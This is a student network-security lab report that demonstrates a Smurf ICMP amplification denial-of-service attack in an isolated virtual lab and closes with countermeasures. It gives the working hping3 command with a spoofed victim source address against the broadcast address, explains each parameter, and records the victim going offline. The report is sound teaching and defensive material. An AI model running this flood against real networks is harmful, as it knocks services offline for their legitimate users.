Smurf Attack

Network Security Lab Report


By Anas TAGUI

Lab	Smurf Attack
Category	Denial of Service (DoS) / ICMP Amplification
Attacker	Kali Linux (H)
Victim	Windows Server with IIS
Amplifiers	4x Knoppix 4.0 Linux VMs
Tool used	hping3
Protocol	ICMP (Internet Control Message Protocol)

What is a Smurf Attack?

A Smurf Attack is a Denial of Service attack that exploits the ICMP protocol combined with IP broadcast addressing to flood a victim with traffic. The idea is simple but powerful: the attacker sends ICMP ECHO REQUEST packets to the broadcast address of a network, but spoofs the source IP address using the victim's IP. Every host on that network that responds to broadcast pings will send its ICMP ECHO REPLY directly to the victim, not back to the attacker. The result is a traffic amplification effect where one packet sent by the attacker generates multiple packets hitting the victim simultaneously.


In this lab, I had 4 Knoppix VMs acting as amplifiers. So for every single ICMP packet I sent, the victim received **4 replies**. Each of those replies was 65,000 bytes, the maximum ICMP size. That is the core of the attack.



Setting Up the Environment


I ran all the VMs with a bridged network adapter so they all shared the same subnet (192.168.0.0/24). This is critical because broadcast traffic only propagates within a single network segment. Kali Linux acted as the attacker machine, the 4 Knoppix 4.0 VMs were the amplifiers, and the Windows Server running IIS was the victim.

Victim: Windows with IIS





H: Implemented with a Kali Linux

4 Linux hosts: Knoppix 4.0



Setting the ip address for each vm





```
root@tty1[/]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:4E:B3:81
          inet addr:192.168.0.101  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4e:b381/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:648 (648.0 b)  TX bytes:2054 (2.0 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:100 (100.0 b)  TX bytes:100 (100.0 b)

INIT: Switching to runlevel: 0
INIT: Sending processes the TERM signal
```

```
root@tty1[/]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:B8:91:31
          inet addr:192.168.0.102  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb8:9131/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13434 (13.1 KiB)  TX bytes:2214 (2.1 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:100 (100.0 b)  TX bytes:100 (100.0 b)

root@tty1[/]# _
```

Before anything else, I verified that all machines could reach each other and that the Windows IIS web server was up and accessible from Kali.

```
root@tty1[/]# ping 192.168.0.50
PING 192.168.0.50 (192.168.0.50): 56 data bytes
64 bytes from 192.168.0.50: icmp_seq=0 ttl=128 time=1.6 ms
64 bytes from 192.168.0.50: icmp_seq=1 ttl=128 time=1.7 ms

--- 192.168.0.50 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 1.6/1.6/1.7 ms
root@tty1[/]# ping 192.168.0.51
PING 192.168.0.51 (192.168.0.51): 56 data bytes
64 bytes from 192.168.0.51: icmp_seq=0 ttl=64 time=1.8 ms
64 bytes from 192.168.0.51: icmp_seq=1 ttl=64 time=0.2 ms
64 bytes from 192.168.0.51: icmp_seq=2 ttl=64 time=0.2 ms
64 bytes from 192.168.0.51: icmp_seq=3 ttl=64 time=0.2 ms

--- 192.168.0.51 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.6/1.8 ms
root@tty1[/]#
```

```
pipe 4

┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.0.50
PING 192.168.0.50 (192.168.0.50) 56(84) bytes of data.
64 bytes from 192.168.0.50: icmp_seq=4 ttl=128 time=1.95 ms
64 bytes from 192.168.0.50: icmp_seq=5 ttl=128 time=0.851 ms
64 bytes from 192.168.0.50: icmp_seq=6 ttl=128 time=1.77 ms
64 bytes from 192.168.0.50: icmp_seq=7 ttl=128 time=1.75 ms
^C
--- 192.168.0.50 ping statistics ---
7 packets transmitted, 4 received, 42.8571% packet loss, time 6085ms
rtt min/avg/max/mdev = 0.851/1.579/1.946/0.427 ms

┌──(root㉿kali)-[/home/kali]
└─#
```

Discovering the Amplifiers

Before launching the attack, I needed to confirm which machines would respond to a broadcast ping. I ran the following from Kali:

```
ping -b 192.168.0.255
```

```
root@tty1[/]# ping 192.168.255
PING 192.168.255 (192.168.0.255): 56 data bytes
64 bytes from 192.168.0.104: icmp_seq=0 ttl=64 time=0.1 ms
64 bytes from 192.168.0.101: icmp_seq=0 ttl=64 time=1.0 ms (DUP!)
64 bytes from 192.168.0.103: icmp_seq=0 ttl=64 time=1.0 ms (DUP!)
64 bytes from 192.168.0.102: icmp_seq=0 ttl=64 time=2.1 ms (DUP!)
64 bytes from 192.168.0.104: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 192.168.0.103: icmp_seq=1 ttl=64 time=0.2 ms (DUP!)
64 bytes from 192.168.0.101: icmp_seq=1 ttl=64 time=0.2 ms (DUP!)
64 bytes from 192.168.0.102: icmp_seq=1 ttl=64 time=0.2 ms (DUP!)
64 bytes from 192.168.0.104: icmp_seq=2 ttl=64 time=0.0 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=64 time=0.1 ms (DUP!)
64 bytes from 192.168.0.101: icmp_seq=2 ttl=64 time=0.1 ms (DUP!)
64 bytes from 192.168.0.103: icmp_seq=2 ttl=64 time=0.1 ms (DUP!)
64 bytes from 192.168.0.104: icmp_seq=3 ttl=64 time=0.0 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=64 time=0.1 ms (DUP!)
64 bytes from 192.168.0.101: icmp_seq=3 ttl=64 time=0.1 ms (DUP!)
64 bytes from 192.168.0.103: icmp_seq=3 ttl=64 time=0.1 ms (DUP!)

--- 192.168.255 ping statistics ---
4 packets transmitted, 4 packets received, +12 duplicates, 0% packet loss
round-trip min/avg/max = 0.0/0.3/2.1 ms
root@tty1[/]#
```

I got **4 ICMP replies per ECHO REQUEST**, one from each Knoppix VM. Windows and Kali itself did not reply. This is expected behavior: Knoppix 4.0 is configured by default to answer broadcast pings, while Windows follows RFC1122 which allows silently discarding broadcast ICMP requests.

I checked the Knoppix broadcast setting directly:

```
cat /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

```
root@tty1[/]# cat /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
0
INIT: Switching to runlevel: 0
INIT: Sending processes the TERM signal
```

A value of 0 means it will respond. I tested changing it to 1 to confirm the effect:

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

```
root@tty1[/]# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
root@tty1[/]#
```

After confirming this, I reverted the value back to 0 so all 4 Knoppix VMs remained active as amplifiers.

> **Note:** Windows does not respond to broadcast pings regardless of any configuration change. This is a deliberate, RFC1122-compliant behavior and cannot be modified in Windows.

I also tested the broadcast ping from the Windows victim itself, just to observe how Windows handles multiple replies:

```
ping 192.168.0.255
```

```
┌──(root㉿kali)-[/home/kali]
└─# ping -b 192.168.0.255
WARNING: pinging broadcast address
PING 192.168.0.255 (192.168.0.255) 56(84) bytes of data.
64 bytes from 192.168.0.104: icmp_seq=1 ttl=64 time=1.54 ms
64 bytes from 192.168.0.103: icmp_seq=1 ttl=64 time=1.66 ms
64 bytes from 192.168.0.102: icmp_seq=1 ttl=64 time=1.66 ms
64 bytes from 192.168.0.102: icmp_seq=2 ttl=64 time=0.139 ms
64 bytes from 192.168.0.104: icmp_seq=2 ttl=64 time=0.164 ms
64 bytes from 192.168.0.103: icmp_seq=2 ttl=64 time=0.164 ms
64 bytes from 192.168.0.104: icmp_seq=3 ttl=64 time=0.214 ms
64 bytes from 192.168.0.103: icmp_seq=3 ttl=64 time=0.215 ms
64 bytes from 192.168.0.102: icmp_seq=3 ttl=64 time=0.215 ms
64 bytes from 192.168.0.104: icmp_seq=4 ttl=64 time=0.199 ms
64 bytes from 192.168.0.102: icmp_seq=4 ttl=64 time=0.199 ms
64 bytes from 192.168.0.103: icmp_seq=4 ttl=64 time=0.199 ms
^C
--- 192.168.0.255 ping statistics ---
4 packets transmitted, 4 received, +8 duplicates, 0% packet loss, time 3036ms
rtt min/avg/max/mdev = 0.139/0.548/1.664/0.621 ms

┌──(root㉿kali)-[/home/kali]
└─#
```

From the windows


```
^C
C:\Users\Alumne>ping 192.168.0.255

Haciendo ping a 192.168.0.255 con 32 bytes de datos:
Respuesta desde 192.168.0.102: bytes=32 tiempo=1ms TTL=64
Respuesta desde 192.168.0.102: bytes=32 tiempo=2ms TTL=64
Respuesta desde 192.168.0.102: bytes=32 tiempo=2ms TTL=64
Respuesta desde 192.168.0.102: bytes=32 tiempo=2ms TTL=64

Estadísticas de ping para 192.168.0.255:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 1ms, Máximo = 2ms, Media = 1ms

C:\Users\Alumne>
```

Windows could only display 1 reply per ECHO REQUEST on screen even though multiple replies were arriving. It is simply not built to handle several answers to the same ICMP ECHO properly.

Limiting the Victim's Bandwidth

To make the impact of the attack clearly visible, I limited the victim's incoming network bandwidth to 10 Mbps in VMware. This simulates a victim with a narrow network connection and makes it much easier to saturate the interface.


I opened the victim's Virtual Machine Settings, went to Network Adapter > Advanced, and set the Incoming Transfer Rate to 10 Mbps.



Running the Attack

With everything in place, I launched the Smurf Attack from Kali using hping3. hping3 is the right tool for this because it lets me craft custom ICMP packets with a spoofed source IP and control the packet size and sending rate.

```
hping3 --a 192.168.0.50 --i u10 -1 --d 65000 192.168.0.255
```




What each parameter does

Parameter	What it does


`--a 192.168.0.50`	Spoofs the source IP as the victim's address. All 4 Knoppix hosts send their replies to this IP, not back to me.
`--i u10`	Sends one packet every 10 microseconds, generating a very high packet rate.
`-1`	ICMP mode: sends ICMP ECHO REQUEST packets.
`--d 65000`	Sets the packet size to 65,000 bytes. Maximizes bandwidth consumed on the victim side.
`192.168.0.255`	The broadcast address. Every Knoppix host on the subnet receives and replies to this packet.

Impact on the Victim (10 Mbps Cap)

While the attack was running, I checked the victim from multiple angles. First I tried reaching the IIS web server from Kali.



The web service was completely inaccessible. I then looked at the CPU and network usage on the Windows machine.




What I observed with 10 Mbps cap:

- The IIS web service was completely unreachable from Kali.
- The network interface was maxed out at 10 Mbps, fully saturated.
- CPU usage was very high from processing the flood of incoming ICMP packets.
- The victim was effectively offline for any legitimate user trying to connect.

Removing the Bandwidth Limit


I then removed the 10 Mbps cap from VMware, setting the incoming transfer rate back to unlimited, and ran the exact same attack again.




I ran the attack again and check the victim again

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -a 192.168.0.50 -i u10 -1 -d 65000 192.168.0.255
HPING 192.168.0.255 (eth0 192.168.0.255): icmp mode set, 28 headers + 65000 data bytes
```

This time the result was very different. I tried accessing the web service from Kali while the attack was still running.



The service was still accessible. I checked the resource usage again.



What I observed with unlimited bandwidth:

- The IIS web service remained accessible throughout the attack.
- The network interface was no longer bottlenecked.
- CPU usage was still elevated but the server continued functioning normally.
- The attack was far less effective, the bandwidth was simply not a limiting factor anymore.

This comparison makes a very clear point: the Smurf Attack's effectiveness depends heavily on the victim's available bandwidth. Against a well-provisioned server, the same attack barely makes a dent.

Countermeasures

One important question to consider: what would happen if routers allowed broadcast traffic to cross between networks? The attack would be catastrophically more powerful.

Instead of 4 amplifiers on my local subnet, the attacker could potentially leverage millions of hosts across the entire internet. This is exactly why RFC2644 exists: it requires routers to block directed broadcast packets by default. Every modern router does this. Without that rule, Smurf Attacks at internet scale would be trivial.

Here are three concrete countermeasures that address this attack at different layers:

1

Disable broadcast responses on all hosts

Configure every host to ignore broadcast pings. Without hosts replying to broadcasts, there is no amplification and the attack collapses entirely.

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

2

Block directed broadcasts at the router

Routers should drop all directed broadcast packets at the network edge. This prevents an attacker from using remote networks as amplifiers. On Cisco routers, this is applied per interface:

```
interface FastEthernet0/0   no ip directed-broadcast
```

3

Ingress/Egress filtering against IP spoofing

If the network enforces anti-spoofing rules at its edge (BCP38), the attacker cannot fake the victim's IP address as the source. Without spoofing, the Smurf Attack simply cannot work because the replies would go back to the attacker, not the victim.

```
# Block any packet with a source IP not belonging to your own
subnet # Apply at network edge via firewall ACL or router policy
```

Note: An IDS/IPS like Snort can also detect abnormally large volumes of ICMP traffic from broadcast addresses and alert or auto-block in real time, adding a detection layer even after the attack has started.

Conclusion

This lab was a good demonstration of how a simple protocol feature, broadcast ping responses, can be weaponized to amplify traffic and bring down a victim. The mechanics are not sophisticated. What makes Smurf Attacks dangerous is the multiplication factor: the more hosts respond to broadcasts, the worse the damage.

The bandwidth comparison was probably the most instructive part. With a 10 Mbps cap the victim went completely offline. With unlimited bandwidth the same attack had almost no effect. This shows that the attack does not generate infinite traffic, it generates a predictable and measurable amount. Defense is absolutely possible.

The countermeasures are also straightforward: disable broadcast responses, block directed broadcasts at routers, and prevent IP spoofing. Any one of these breaks the attack. All three together make it essentially impossible to execute.

	10 Mbps Cap	Unlimited Bandwidth
Web service accessible	No	Yes
Network saturated	Yes (100%)	No
CPU impact	Very high	Elevated
Attack effectiveness	High	Low